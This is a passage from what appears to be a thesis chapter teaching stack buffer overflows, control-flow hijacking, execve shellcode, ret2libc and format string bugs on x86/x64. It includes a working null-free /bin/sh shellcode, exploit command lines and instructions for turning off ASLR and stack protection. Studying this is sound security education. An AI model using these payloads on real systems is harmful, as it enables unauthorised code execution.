Vulnerability detection in binary code, (Boudjema et al., 2020)

VYPER is an almost non-false positive form of identifying security flaws in binary code. It depends on the concolic execution of executable program as well as on the annotation of the vulnerable region of the corresponding traces of the program. The framework was developed to show the technique's feasibility as a support tool for the identification of software vulnerability, based on dynamic behavioral pattern recognition.

CHAPTER 2
BACKGROUND

2.1. INTRODUCTION

Background topics are discussed in this chapter. Firstly, parts of a C program in memory is defined in first section and then a short review of assembly language and overview of program stack are covered. The subsequent sections are about different classes of vulnerabilities and how they can be utilized in exploitation. Finally, mitigation and bypass techniques are defined.

There are 16 general purpose registers: The 64-bit versions of the 'original' x86 registers are named as:

- rax - register a extended
- rbx - register b extended
- rcx - register c extended
- rdx - register d extended
- rbp - register base pointer (start of stack)
- rsp - register stack pointer (current location in stack, growing downwards)
- rsi - register source index (source for data copies)
- rdi - register destination index (destination for data copies)

The registers added for 64-bit mode are named:

- r8 - register 8
- r9 - register 9
- r10 - register 10
- r11 - register 11
- r12 - register 12
- r13 - register 13
- r14 - register 14
- r15 - register 15

These may be accessed as:

- 64-bit registers using the 'r' prefix: rax, r15

• 32-bit registers using the 'e' prefix (original registers: e_x) or 'd' suffix (added registers: r__d): eax, r15d

• 16-bit registers using no prefix (original registers: _x) or a 'w' suffix (added registers: r__w): ax, r15w

• 8-bit registers using 'h' ("high byte" of 16 bits) suffix (original registers - bits 8-15: _h): ah, bh

• 8-bit registers using 'l' ("low byte" of 16 bits) suffix (original registers - bits 0-7: _l) or 'b' suffix (added registers: r__b): al, bl, r15b

Usage during syscall/function call:

• First six arguments are in rdi, rsi, rdx, rcx, r8d, r9d; remaining arguments are on the stack.

• For syscalls, the syscall number is in rax.

• Return value is in rax.

• The called routine is expected to preserve rsp,rbp, rbx, r12, r13, r14, and r15 but may trample any other registers.

Some instructions are used in this chapter. First is **MOV** instruction which means moves to/from/between memory and registers. Second instruction, **PUSH/POP** instruction, is about stack usage: for writing data to stack we use **PUSH** instruction, and for removing data from stack we us POP instruction. Third instruction is **JMP** or other J type instructions (JE, JNE, JC, JNC etc.). While **JMP** instruction does an unconditional jump, other J type instructions jumps with a condition. For example, **JE/JNE** instruction jumps if equal/not equal. Fourth instruction is **CALL/RET**. The **CALL** instruction pushes the next instruction address into stack and jump the function/subroutine. The **RET** instruction pops a value from stack and jump this value. Last instruction is **NOP** which means no operation and thus does nothing.

2.1.1. MEMORY LAYOUT OF C PROGRAM

A standard C-Program memory model includes text section, data section initialized, uninitialized data segment, stack, and heap. They are shown in Figure 2.1.



Figure 2.1 Memory Layout.

Text Segment: Also called a code segment or basically a text section, Text segment includes executable instructions and is one of the object-file parts. To avoid violating the overflow of the heap and stack, the text segment can be placed under a heap or stack as a memory area. The text section is typically shareable so that only a copy has to be saved for programs that are run regularly, including code editors, C compilers, shells, etc. Moreover, the text section is most often read-only, so that a program cannot wrongly alter the instructions. (The GNU C Reference Manual, n.d)

Initialized Data Segment: The data segment began, typically referred to just as a data segment. Data segment is a part of the software virtual address space that contains global parameters and the developer initialized static variables. The data segment is not read-only. The values of the variables can be changed in run-time. This section can also be categorized into an initialized read-only and read-write area. (Data Segment, 2020)

Uninitialized Data Segment: It is also called the section of bss, named after an old assembly operator who worked for a symbol-started block. If a programmer initialized

data, it is located in initialized data segment. The data in this section is initialized to 0 in the kernel before the uninitialized data starts at the end of the data section and includes all global and static variables initialized to 0 or not initialized specifically in the source code (bss, 2019).

Stack: Typically, the stack area overlapped the heap area, and the reverse direction is expanded. When the stack pointer hit the heap pointer, free memory is used up. The stack area includes a stack of the LIFO-structure program, which is normally located in the higher memory. In the PC x86 norm, it grows in the opposite direction in some other architectures. A stack frame that includes a return address at least is called the collection of values pushed for one call. Stack where automated variables and information are saved on calling a method. The location of a caller's address and other caller information, such as some computer registries, is stored on the stack each time a feature is called up. The newly named feature then provides space for its automatic and temporary variables to the stack. In C, recursive functions will operate like this. When a recursive function calls, a new stack frame is used so that the variables do not interfere in a single instance (Call Stack, 2020).

Heap: Heap is the section that typically requires a complex memory task. The heap area is regulated by malloc, realloc, and free that can take advantage of calls from brk to sbrk system to change its dimensions. The heap area starts at the end of the BSS segment and expands into larger numbers. All shared libraries and modules are shared in the Heap area during a process.

2.1.2. ASSEMBLY CODE REVIEW

The first code is C for a small program, and the second is x64 assembly code as shown in Figure 2.2. The first two lines of C code contain multiple global variables defined as an integer. The x64 corresponding lines indicate that the parameters are stored in the memory. **v1** and **v2** global variables in C code were written in specific memory addresses such as **obj.v1** and **obj.v2** then these values are stored in **edx** and **eax** registers and send to ALU to calculate the line **v1 = v1 + v2** in the C code. The calculated value is written back in **eax** register. After that value of **eax** is stored in the **obj.v1**.

```
int v1;
int v2;

int main() {
    v1 = 12;
    v2 = 123;
    v1 = v1 + v2;
    return 0;
}
```

```
main:
    push rbp
    mov rbp, rsp
    mov dword [obj.v1], 0xc      ; v1 = 12
    mov dword [obj.v2], 0x7b     ; v2 = 123
    mov edx, dword [obj.v1]
    mov eax, dword [obj.v2]
    add eax, edx                 ; v1 = v1 + v2
    mov dword [obj.v1], eax
    mov eax, 0
    pop rbp
    ret
```

Figure 2.2 Global Variables.

One of the differences between global and local variables is that global variables write in hard coded in assembly code. In Figure 2.3, **v1** value is stored in **[rbp-0x4]** and **v2** value is stored in **[rbp-0x8]**. The base pointer is the **rbp**, which is also known as the Frame Pointer. If a function is called, some amount of the stack will be allocated as a dump memory based on its memory needs. It is here that the **rbp** enters. The function stack starts at the onset of a function frame. It acts as a pointer. They are stored in the stack when creating local variables because the variables are temporary and live only within their own scope. The location of the stack start for the function requires **rbp** to use its offsets to access local variables. If the **rbp** points were at the very top of the example stacks, the first word on the stack would be **[rbp-0x4]** with **[rbp-0x8]** as its second.

```
int main() {

    int v1;
    int v2;

    v1 = 12;
    v2 = 123;
    v1 = v1 + v2;
    return 0;
}
```

```
main:
    push   rbp
    mov    rbp,rsp
    mov    DWORD PTR [rbp-0x4],0xc
    mov    DWORD PTR [rbp-0x8],0x7b
    mov    eax,DWORD PTR [rbp-0x8]
    add    DWORD PTR [rbp-0x4],eax
    mov    eax,0x0
    pop    rbp
    ret
```

Figure 2.3 Local Variables.

2.1.3. OVERVIEW OF STACK

In Figure 2.4, the assembly code shows function frame. First of all, the **rbp** is always placed onto the stack. This preserves a Frame Pointer of the previous function, so it is possible to access local variables and memory when it is returned, and where the

beginning of the stack is. The next required operation is to transfer the **rsp** into the **rbp**. This moves the **rbp** primarily from the beginning of the stack to where the **rsp** points. A new function frame will be installed. Only functional frames that have a stack space need the next move. The number below a certain number from **rsp** allocates the stack memory by generating space from **rbp** to **rsp**. These two instructions are called the function frame epilogue. In fact, the **leave** instruction consists of two instructions: **mov rsp, rbp** and **pop rbp**. If **rbp** moves into **rsp** the previously assigned stack is essentially eliminated. Now, the stack pointer is where the base pointer had previously been saved. This is, where **rbp** was originally inserted in the other command, ret, is in reality a **pop rip** alias. The **rip** is what is called a command point. It is his job to switch to the following direction. The **rip** cannot be affected directly by **pop** instruction, so **ret** is instead used. The **rip** loads each instruction's next address to prepare it for execution.



Figure 2.4 Function Frames and Calling Convention.

This results in the x64 assembly calling convection called cdecl. The basis of this is that before calling the function all functions have to provide their parameters above the stack. Two integer parameters are used for the callee function. The two instructions above pass integers into both **rsp+4** and **rsp+0** before callee is named in the assembly. This is the same as moving the entries one by one because they are on the stack at the same location. This is because some of the stack have already been reserved, and the assigned space is better used. Obviously, two instructions are the call instruction, just like the leave instruction: move rip and **jmp FUNCTION**. Two things have to be noted: First, the **rip** register carried the address of the next command so that the code is

executed on this command when it returns to the original function code and secondly, the command **jmp** only sets **rip** to the label's raw address or address to be given. The final thing about cdecl is to always save the return data in **rax**.

2.2. STACK BUFFER OVERFLOW

When a function is called, the next instruction's address is pushed, and then the C code of the function called moves rbp. Local variables are the other key factor. Note that local variables are saved as rbp offsets on the stack. The combination of these factors can lead to a traditional buffer overflow. In Figure 2.5 C code, the basic example is to assign some space to a local buffer and then fill it.

```
#include <string.h>
#include <stdio.h>


void cpy(char* str)
{
    char tmp[4];
    strcpy(tmp, str);
}


int main()
{
    cpy("This is a sentence.");
    printf("Print some text.");
    return 0;
}
```

```
cpy:
    push rbp
    mov rbp, rsp
    sub rsp, 0x28
    mov rax, [rbp+0x8]
    mov [rsp+0x4], rax
    lea rax,[rbp-0xc]
    mov [rsp+0x0], rax
    call strcpy
    leave
    ret

main:
    push    rbp
    mov     rbp,rsp
    sub     rsp, 0x10
    movl    [rsp+0x0], rip+0xe66
    call    cpy
    lea     rdi,[rip+0xe6e]
    mov     eax,0x0
    call    printf
    mov     eax,0x0
    pop     rbp
    ret
```

Figure 2.5 Buffer Overflow Example.

When the code starts, **“This is a sentence.”** pushes on to stack and jump the **cpy** function which creates local **tmp** character array and stores the **“This is a sentence.”** from stack and call **strcpy** function. However, that function does not have any bound check. It basically copies the source string to destination variable. So, the stack is overwritten with other characters. When the **ret** instruction executes the instruction pointer shows the irrelevant memory address because **rbp** and return address overwritten so the program crash by accidentally.

2.2.1. MODIFYING DATA/STACK CONTROL

In Figure 2.6 **notCalled** function is never called. The rip displays the address of the following instruction. The saved **rip** will be overwritten by the local buffer and receive

a segmentation fault when the rip tries to go to the invalid location. It is possible to execute **notCalled** function for changing the rip register value to **notCalled** starting address. Now that the objective is to control the stored **rip**, I which it to be done in a manner that is useful to control the flow. The first true move is to recognize and discern what the system is doing.

```
#include <string.h>
#include <stdio.h>

void cpy(char* str)
{
    char tmp[4];
    strcpy(tmp, str);
}

int main(int argc, char* argv[])
{
    cpy(argv[1]);
    printf("Print some text.");
    return 0;
}

void notCalled() {
    printf("CALLED!\n");
}
```

Figure 2.6 Control Flow.

Looking at code in Figure 2.6, only two arguments will be accepted and in Figure 2.6 the second argument will be handed over to **cpy**. A program's **argv** is provided via the command-line. The **argv[0]** is the file name in reality, and **argv[1]** is the user's first argument. It uses **argv's** argument and sends it to the **cpy** function which copies a 4-character buffer with the input string. If the user sends more than 4-character to buffer, the buffer overflow is expected. The buffer is now to decide how and where the overflow will occur. The code in Figure 2.6 should compile like **gcc -fno-stack-protector overflow.c -o overflow** and ASLR should stop like **echo 0 | sudo tee /proc/sys/kernel/randomize_va_space**. Firstly, overflow executable runs with different input length and observe with **dmesg | tail** command which is printing kernel messages in Figure 2.7.

```
pwnarm@pwnarm-pc:~/Documents/thesis/src/tests/vuln_codes/tmp$ ./overflow $(python -c 'print "A" * 18')
Segmentation fault (core dumped)
pwnarm@pwnarm-pc:~/Documents/thesis/src/tests/vuln_codes/tmp$ dmesg | tail
[20498.637088] overflow[7834]: segfault at 555500414141 ip 0000555500414141 sp 00007fffffffd980 error 14 in overflow[555555554000+1000]
[20498.637101] Code: Bad RIP value.
[20505.724720] overflow[7840]: segfault at 550041414141 ip 0000550041414141 sp 00007fffffffd980 error 14 in overflow[555555554000+1000]
[20505.724732] Code: Bad RIP value.
[20509.709529] overflow[7845]: segfault at 4141414141 ip 0000004141414141 sp 00007fffffffd980 error 14 in overflow[555555554000+1000]
[20509.709541] Code: Bad RIP value.
[20529.807398] overflow[7850]: segfault at 414141414141 ip 0000414141414141 sp 00007fffffffd980 error 14 in overflow[555555554000+1000]
[20529.807410] Code: Bad RIP value.
[20535.454052] overflow[7855]: segfault at 414141414141 ip 0000414141414141 sp 00007fffffffd980 error 14 in overflow[555555554000+1000]
[20535.454063] Code: Bad RIP value.
```

Figure 2.7 Overwrite RIP.

When the **rip** register is overwritten with the user input, the address of the **notCalled** function is required. Radare2 is used to find the address of **notCalled** function's starting address in Figure 2.8.

```
[0x7ffff7fd0100]> afl
0x5555555550a0    1 46           entry0
0x555555557fe0    1 4121         reloc.__libc_start_main
0x5555555550d0    4 41   -> 34   sym.deregister_tm_clones
0x555555555100    4 57   -> 51   sym.register_tm_clones
0x555555555140    5 57   -> 54   sym.__do_global_dtors_aux
0x555555555060    1 11           sym..plt.got
0x555555555180    1 9            entry.init0
0x555555555000    3 27           map.home_pwnarm_Documents_thesis_src_tests_vuln_codes_tmp_overflow.r_x
0x555555555280    1 5            sym.__libc_csu_fini
0x555555555189    1 38           sym.cpy
0x555555555070    1 11           sym.imp.strcpy
0x555555555288    1 13           sym._fini
0x555555555210    4 101          sym.__libc_csu_init
0x5555555551af    1 62           main
0x555555555090    1 11           sym.imp.printf
0x5555555551ed    1 23           sym.notCalled
0x555555555080    1 11           sym.imp.puts
0x555555554000   10 404  -> 459  loc.imp._ITM_deregisterTMCloneTable
```

Figure 2.8 Find Function Address.

So that exploit can be written with using python like **python -c "print 'A'*<overflow_byte_length> + '<function_address>'"**. When exploit run, **"CALLED!"** string print in the console in Figure 2.9.

```
pwnarm@pwnarm-pc:~/Documents/thesis/src/tests/vuln_codes/tmp$ ./overflow $(python -c "print 'A'*12 + '\xed\x51\x55\x55\x55\x55'")
CALLED!
Segmentation fault (core dumped)
```

Figure 2.9 Change the Control Flow.

2.2.2. SHELLCODE

A set of instructions that are injected by the user and executed by the exploited binary. Using shell code, a program can execute code that is not existed in the original binary. Shellcode is not so commonly used today because some protections that make the stack inexecutable in most systems are implemented. The situations where an attacker uses shellcode is when a stack is executable, and a buffer overflow target is not clear to the attacker. The shellcode lets the attacker inject and execute custom-built code on the stack. For writing shellcode, the first step is understanding how system calls (**syscall**) work in C and assembly code. Second step is the **syscall** which is needed to transform C code into assembly code. Third step is modifying assembly code to bytecode which is the payload of the exploit. Last step is writing the exploit.

System calls are how userland programs talk to the kernel to do anything interesting such as open files, read, write, map memory, execute programs, etc. The libc functions are high level **syscall** wrappers such as **fopen()**, **sscanf()**, **execv()**, **printf()**, etc. **Syscalls** can be made in x86 using interrupt 0x80 (**int 0x80**) and in x64 using **syscall** instruction.

In Figure 2.10, **"mov eax, 4"** is the first parameter for system call and the 4 tells kernel to prepare itself for write mode. The **"mov ebx, 1"** is the second parameter for setting the write buffer in console (**stdout**). **"pop ecx"** sets the buffer to store the string. **"mov edx, 13"** is setting the buffer length. All these assembly codes actually mean **'write (1, "Hello World\n", 13);'**. Summary for **syscall**: Specific syscalls are loaded into **eax** and arguments for call are placed in different registers, and then **int 0x80** executes call to **syscall()**. The Cpu switches to kernel mode.

```
user_code:
    jmp     message
write_str:
    xor     eax, eax
    xor     ebx, ebx
    xor     edx, edx
    mov     eax, 4
    mov     ebx, 1
    pop     ecx
    mov     edx, 13
    int     0x80
    mov     eax, 1
    xor     ebx, ebx
    int     0x80
message:
    call    write_str
    .ascii  "Hello, World\n"
```

Figure 2.10 Syscalls 1.

Figure 2.11, **execve** is a **syscall** which executes a filepath-pointed binary, and assembly code represented in AT&T syntax. **execve** has 3 parameters— the first parameter consists of filename, the second parameter has arguments and the third one is environment variable. In assembly code, there are three parameter that can be loaded into **ebx**, **ecx** and **edx** registers and **syscall** number, which is **0x0b**, and can be loaded in **eax** register. The first **push** instruction loads the little-endian representation of **"/bin/sh"** string. The **"mov %esp, %ebx"** instruction does a move of **esp** into **ebx** for the shellcode works any location. Since the push instruction changes the address in **esp**, the existing address is given in **esp** points to the NULL-terminated string pushed into the stack by the second push. Setting the first argument of the **execve** call to pass this address into **ebx**. The first set of the second parameter is an argument pointer. This applies to the filename ('/bin/sh') and to the environment variable NULL. **"push 0x0"** to the stack and then to push the pointer to the filename which is in **ebx** to the stack. Then **"mov %esp, %ecx"** moves the **esp** into **ecx** to get a pointer to the arguments. The last argument is NULL so **"mov $0x0, %edx"** moves **0x0** into **edx**. So, code can be compiled but for running shellcode as a payload it needs to change byte codes.

```c
#include <stdlib.h>

int main() {

    char *shell[2];

    shell[0] = "/bin/sh";
    shell[1] = NULL;
    execve(shell[0], shell, NULL);

    return 0;
}
```

```
.text
.global main

main:
    mov $0x0b, %eax
    push $0x0068732f
    push $0x6e69622f
    mov %esp, %ebx
    push $0x0
    push %ebx
    mov %esp, %ecx
    mov $0x0, %edx
    int $0x80
```

Figure 2.11 Syscalls 2.

Figure 2.12 shows the byte codes with NULL bytes. For the effective working shellcodes, the NULL bytes must be removed and rewrite the assembly code to get rid of the NULL bytes.

```
080483db <main>:
80483db:        b8 0b 00 00 00          mov    eax,0xb
80483e0:        68 2f 73 68 00          push   0x68732f
80483e5:        68 2f 62 69 6e          push   0x6e69622f
80483ea:        89 e3                   mov    ebx,esp
80483ec:        6a 00                   push   0x0
80483ee:        53                      push   ebx
80483ef:        89 e1                   mov    ecx,esp
80483f1:        ba 00 00 00 00          mov    edx,0x0
80483f6:        cd 80                   int    0x80
```

Figure 2.12 Byte Codes.

In Figure 2.13, the assembly code was rewritten with removing the NULL bytes removing the NULL bytes to use the smaller parts of registers and removing some NULL values which are byte representation of string in little endian format in Figure 2.13. There is no NULL byte code in Figure 2.13 and the output is **'\x31\xc0\xb0\x0b\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80'** in 25 bytes.

```
.text
.global main

main:
    xor %eax, %eax
    mov $0x0b, %al
    xor %edx, %edx
    push %edx
    push $0x68732f2f
    push $0x6e69622f
    mov %esp, %ebx
    push %edx
    push %ebx
    mov %esp, %ecx
    int $0x80
```

```
080483db <main>:
80483db:        31 c0                   xor    eax,eax
80483dd:        b0 0b                   mov    al,0xb
80483df:        31 d2                   xor    edx,edx
80483e1:        52                      push   edx
80483e2:        68 2f 2f 73 68          push   0x68732f2f
80483e7:        68 2f 62 69 6e          push   0x6e69622f
80483ec:        89 e3                   mov    ebx,esp
80483ee:        52                      push   edx
80483ef:        53                      push   ebx
80483f0:        89 e1                   mov    ecx,esp
80483f2:        cd 80                   int    0x80
```

Figure 2.13 Byte Code without NULL Bytes.

The code in Figure 2.6 compile with **gcc -z execstack -fno-stack-protector overflow.c -o overflow** for making the stack to be executable. Then run the exploit like `**./overflow $(python -c "print '\x90'*16 + '\x10\xcb\xff\xff' + '\x90'*28 +'\x31\xc0\xb0\x0b\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80' + '\x90'*4"; ls)**`. **x90** is **nop** instruction, which does

nothing, as a byte code. The result is shown in Figure 2.14.

```
$ uname -a
Linux pwnarm-pc 5.4.0-29-generic #33-Ubuntu SMP Wed Apr 29 14:32:27 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
$ id
uid=1000(pwnarm) gid=1000(pwnarm) groups=1000(pwnarm),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin)
$ whoami
pwnarm
```

Figure 2.14 Run Shellcode.

2.2.3. RET2LIBC ATTACKS

The ret2libc attack can be used for subsequent situations such as memory is non-executable, stack protection disabled, stack canaries disabled and ASLR independent. As the title suggests, it overflows the buffer and updates the return address in a shared library by overflowing the buffer. In Figure 2.15, it sounds like the stack is in the new function frame and it may be in the same way as the function starts to come back from the function in Figure 2.16.



Figure 2.15 Stack with Function Frames 1.



Figure 2.16 Stack with Function Frames 2.

The control does not return to the previous function but will go to some other function as the call instruction's default behavior. The call to the new feature assumes it will start calling regular. Call instruction basically pushes the return address into the stack and jump to function address, but this operation is carried out in three steps. The first step is the deletion of return value and argument space. In the second step, the new function space is moved to stack and the return address. In the final step, the return address is already pushed to stack for a new return address. The next function will take care of other instructions. Since it is only a return instruction, anything like this did not occur. So, it makes the stack look like a normal function call, but if it returns for now, the stack looks like Figure 2.17.



Figure 2.17 Stack with Function Frames 3.

When the command goes to the next function, **rbp** / **ebp** is pushed. From the perspective of the next function, it must look like Figure 2.18



Figure 2.18 Stack with Function Frames 4.

Figure 2.19 will display the next function stack. Next function knows there will be an argument of the previous function as a return address at the top of **rbp / ebp** return address.



Figure 2.19 Stack with Function Frames 5.

The overflow of the buffer will bypass the stack so that the stack appears in Figure 2.19 at the next step. The idea behind the ret2libc is quite simple: In the C library there are several useful functions. The ret2libc attacks allows the execute code in executable part of the memory but stack is not executable, so shellcodes are not useful. However, this attack does not work nowadays because of the protection technique used in every compiler and operating system. The first one is stack canaries and second one is ALSR.

2.3. FORMAT STRINGS VULNERABILITY

The format strings are specified by the C and C++ languages. Indeed, there are several popular, unique formats: **%s** for a string, **%c** for chars, **%d** for decimals, **%f** for floats, **%x** for hex, and **%n** for the variable to be written. When a programmer passes an attached buffer to a **printf** call (or any function related to a string such as **sprintf**, **fprintf**) as an argument, the attacker can write to an arbitrary memory address. Figure 2.20 shows that wrong usage of **printf** function.

```
#include <string.h>
#include <stdio.h>

int main(int argc, char** argv) {

    char buffer[100];
    strcpy(buffer, argv[1]);
    printf(buffer);
    return 0;
}
```

Figure 2.20 Format Strings 1.

In Figure 2.21, if **“%p %p %p %p”** was passed into program as a parameter, the **printf** function in Figure 20 run the **“%p %p %p %p”** argument so top of the values in stack is printed in the console. This shows the format string vulnerability.

```
pwnarm@pwnarm-pc:~/Documents/thesis/src/tests/vuln_codes/tmp$ ./string "%p %p %p %p"


0xffffcf26 0xffffcc0a 0x56556228 (nil)
```

Figure 2.21 See Stack's Content.

If the argument is **"AAAA %p %p %p %p %p %p %p"**, **“AAAA”** string is written onto stack shown hex version like **“0x414141”** in Figure 2.22.

